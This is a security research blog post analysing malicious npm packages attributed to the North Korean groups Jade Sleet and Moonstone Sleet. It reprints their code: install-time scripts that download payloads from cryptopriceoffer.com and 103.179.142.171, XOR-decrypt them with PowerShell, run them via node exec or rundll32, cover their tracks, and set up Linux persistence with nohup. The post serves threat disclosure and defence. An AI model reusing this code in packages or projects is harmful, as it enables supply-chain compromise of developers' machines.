A New North Korean Group Emerges, Disrupting the Open-Source Ecosystem


By Tzachi Zornstein

Published: 2024-06-13 · Archived: 2026-04-06 02:58:22 UTC

Research by Tzachi Zornstein and Yehuda Gelb

In December 2023, we reported on how North Korean threat actors, particularly Jade Sleet, have been compromising supply chains through the open-source ecosystem, with one of their key tactics being the exploitation of the public npm registry to distribute malicious packages. Despite the increased exposure and attention brought to this issue by our research and that of others in the field, it is evident that these attackers remain undeterred.

Throughout the first and even second quarter of 2024, we observed the continued publication of malicious packages on NPM, bearing striking similarities to those detailed in our previous blog post. Initially, we believed these packages to be a continuation of Jade Sleet's campaign in late spring and early summer of 2023. However, new information came to light, making it apparent that a new threat actor was emerging on the scene.



Key Points

- Moonstone Sleet, a newly identified North Korean threat actor, has entered the scene, targeting the open-source software supply chain with tactics similar to other well-known North Korean groups.
- Among Moonstone Sleet's key tactics is the distribution of malware through malicious NPM packages, which are published on the public NPM registry, exposing a wide range of developers to potential compromise.
- The ongoing activities of Moonstone Sleet, Jade Sleet, and other North Korean state-sponsored actors underscore the constant threat to the open-source ecosystem.

Recent Developments:

In a recent publication, Microsoft shed light on a new rising North Korean threat actor named Moonstone Sleet, which employs various tactics, techniques, and procedures (TTPs) to target companies for financial gain and cyberespionage. With much of These TTPs utilized by Moonstone Sleet closely resemble those employed by other North Korean threat actors

A number of IOCs shared in Microsoft's blog closely resemble those mentioned in our December blog post and recent publications by Phylum. showing that, in addition to delivering malicious npm packages through freelancing websites and platforms like LinkedIn, Moonstone Sleet has also been attempting to spread their malicious packages through the public npm registry.

This tactic allows them to potentially reach a wider audience and increases the likelihood of their malicious packages being installed by unsuspecting developers.

Differences in Code Style and Structure

The malicious npm packages discovered during the apring and early summer of 2023, affiliated with Jade Sleet, and those found in late 2023 to early 2024, containing IOCs linking them to the Moonstone Sleet group, exhibit distinct code style and structure differences. These differences offer interesting insights into the varying strategies used by different groups when targeting the open-source software supply chain.

Packages attributed to Jade Sleet

Jade Sleet's packages, discovered throughout summer 2023, were designed to work in pairs, with each pair being published by a separate npm user account to distribute their malicious functionality. This approach was used in an attempt to make it more challenging to detect and trace the malicious activity back to a single source.

The first package in the pair was responsible for creating a directory on the victim's machine, fetching updates from a remote server, and saving them in a file within the newly created directory. This package laid the groundwork for the second package to execute its malicious payload.

```
const os = require("os");
const path = require("path");
var fs = require('fs');

function checksvn(version, projectUrl) {
 var request = require('sync-request');
 var res = request('GET', projectUrl);

 fs.writeFileSync(version, res.getBody());

}

process.env['NODE_TLS_REJECT_UNAUTHORIZED'] = 0

var dir = os.homedir() + "/.svnlook";
if (!fs.existsSync(dir)){
    fs.mkdirSync(dir);
}
checksvn(path.join(dir,'/svntoken'), 'https://cryptopriceoffer.com/checkupdate.php');
}
```

Code of the first package in the pair

The second package, upon execution, would read a token from the file created by the first package. It would then make a request to a specific URL, passing the token as a parameter. The response from this request, likely containing additional malicious code, would be written to another file on the victim’s machine. Finally, the second package would immediately execute this newly written file as a Node.js script, unleashing the full extent of the malicious functionality.

```
const os = require('os');
const path = require('path');
var fs = require('fs');

function getsvnroot(domain, entry, token, path) {
  const https = require('https');
  const querystring = require('querystring');

  const options = {
    hostname: domain,
    port: 443,
    path: entry,
    method: 'POST',
    headers: { 'content-type': 'application/x-www-form-urlencoded' },
  };

  const req = https.request(options, (resp) => {
    let data = '';
    // A chunk of data has been recieved.
    resp.on('data', (chunk) => {
      data += chunk;
    });
    resp.on('end', () => {
      fs.writeFileSync(path, data);
      const { exec } = require('child_process');
      exec('node ' + path, (error, stdout, stderr) => {});
    });
  });

  req.on('error', (e) => {
    console.error(e.message);
  });
  req.write(token);
  req.end();
}

process.env['NODE_TLS_REJECT_UNAUTHORIZED'] = 0;

var dir = path.join(os.homedir(), '.svnlook');
if (fs.existsSync(dir)) {
  const token = fs.readFileSync(path.join(dir, 'svntoken'), {
    encoding: 'utf8',
    flag: 'r',
  });
  getsvnroot(
    'cryptopriceoffer.com',
    '/getupdate.php',
    token,
    path.join(dir, 'checksvn.js')
  );
}
```

Code of second package in pair

Packages attributed to Moonstone Sleet


In contrast, the packages published throughout late 2023 and early 2024 adopted a more streamlined single-package approach which would execute its payload immediately upon installation.

The malicious payload was encoded within string constants and included OS-specific code, executing only if it detected that it was running on a Windows machine.

Packages published in the last quarter of 2023 and the first quarter of 2024 shared significant similarities, with only minor variations in file names, URLs, and decryption keys.

Despite these minor changes, the malicious payload's overall structure and functionality remain largely the same, indicating that the attackers are relying on a proven technique while making small modifications to evade detection:

Malicious Payload Execution:




The malicious payload downloads a file from a remote server, decrypts it using a byte-wise XOR operation, renames the decrypted file, and executes it using rundll32. It then cleans up by deleting the temporary files and replacing the malicious package.json with a clean version.

```
const os = require("os");
const fs = require("fs");
const { exec } = require("child_process");
// Get the operating system type
const osType = os.type();

const data = '@echo off\\ncurl -o sqlite.a -L "<http://103.179.142.171/npm/npm.mov>" > nul 2>&1\\nstart
/b /wait powershell.exe -ExecutionPolicy Bypass -File preinstall.ps1 > nul 2>&1\\ndel "preinstall.ps1"
> nul 2>&1\\nif exist "preinstall.db" (\\ndel "preinstall.db" > nul 2>&1\\n)\\nrename sql.tmp
preinstall.db > nul 2>&1\\nrundll32 preinstall.db,CalculateSum 4906\\ndel "preinstall.db"\\nif exist
"pk.json" (\\ndel "package.json" > nul 2>&1\\nrename "pk.json" "package.json" > nul 2>&1\\n)';
const psdata = '$path1 = Join-Path $PWD "sqlite.a"\\n$path2 = Join-Path $PWD "sql.tmp"\\nif
([System.IO.File]::Exists($path1))\\n {\\n$bytes = [System.IO.File]::ReadAllBytes($path1)\\nfor($i = 0;
$i -lt $bytes.count ; $i++)\\n{\\n$bytes[$i] = $bytes[$i] -bxor 0xef\\n}
\\n[System.IO.File]::WriteAllBytes($path2, $bytes)\\nRemove-Item -Path $path1 -Force\\n}';

if (osType === "Windows_NT") {
  // The system is running Windows
  const fileName = "preinstall.bat"; // Specify the file name
  const psfileName = "preinstall.ps1";
  // Create the file
  fs.writeFile(fileName, data, (err) => {
    if (!err) {
      fs.writeFile(psfileName, psdata, (err) => {
        if (!err) {
          // Execute the .bat file
          const child = exec(`"${fileName}"`, (error, stdout, stderr) => {
            if (error) {
              return;
            }
            if (stderr) {
              return;
            }
            fs.unlink(fileName, (err) => {});
          });
        }
      });
    }
  });
}
```

Overall structure of malicious code

Changes in the Attack Flow in Second Quarter of 2024

In the second quarter of 2024, the packages increased in complexity, with the attackers adding obfuscation and having it target Linux systems as well. The following code would be executed if the OS was detected as Linux:



```
if (type == "linux") {
    exec("mkdir ~/Library/Application\\ Support/UpdateProvider");
    exec("cp ./test-config.ts ~/Library/Application\\ Support/UpdateProvider/updateMacOs");
    exec("sh -c 'nohup ~/Library/Application\\ Support/UpdateProvider/updateMacOs >/dev/null 2>&1 &'");
    exec("rm deference.js");
}
```

For a more detailed explanation of how the various packages operate, you can refer to our past publications.

Blog post describing Jade Sleet – attributed packages.

Blog post describing the Moonstone Sleet – attributed packages

Conclusion

The frequent publication of malicious packages on npm by North Korean threat actors underscores the persistent nature of their campaign. By continually adapting their tactics and techniques, they aim to evade detection and enhance their odds of breaching targeted systems.

With the revelation of this new North Korean group, coupled with the recent attacks by Russian and North Korean threat actors and the recent high-profile XZ attack, it has become increasingly apparent that the open-source ecosystem has become a prime target for powerful and sophisticated adversaries. And while the open-source community plays a crucial role in maintaining the security and integrity of the ecosystem, the primary responsibility for ensuring the safety of the software supply chain lies with the companies that consume these packages.

As the fight against malicious actors in the open-source ecosystem persists, collaboration and information sharing among the security community will be critical in identifying and thwarting these attacks. Through collective effort and proactive measures, we can work towards a safer and more secure open-source ecosystem for all.
